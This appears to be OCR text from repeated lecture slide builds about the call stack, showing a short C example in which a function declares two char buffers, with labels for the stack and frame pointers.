
The Stack



```
void function(int a, int b, int c) {
    char buffer1[5];
    char buffer2[10];
}
void main() {
    function(1,2,3);
}
```

A function


The Stack



```
void function(int a, int b, int c) {
    char buffer1[5];
    char buffer2[10];
}
void main() {
    function(1,2,3);
}
```

A function


The Stack



```
void function(int a, int b, int c) {
    char buffer1[5];
    char buffer2[10];
}
void main() {
    function(1,2,3);
}
```

A function

The Stack




```
void function(int a, int b, int c) {
    char buffer1[5];
    char buffer2[10];
}
void main() {
    function(1,2,3);
}
```

Stack pointer (SP)

Frame pointer (FP)

A function


The Stack



```
void function(int a, int b, int c) {
    char buffer1[5];
    char buffer2[10];
}
void main() {
    function(1,2,3);
}
```

A function

The Stack




Frame pointer (FP)

Stack pointer (SP)

```
void function(int a, int b, int c) {
    char buffer1[5];
    char buffer2[10];
}
void main() {
    function(1,2,3);
}
```

A function

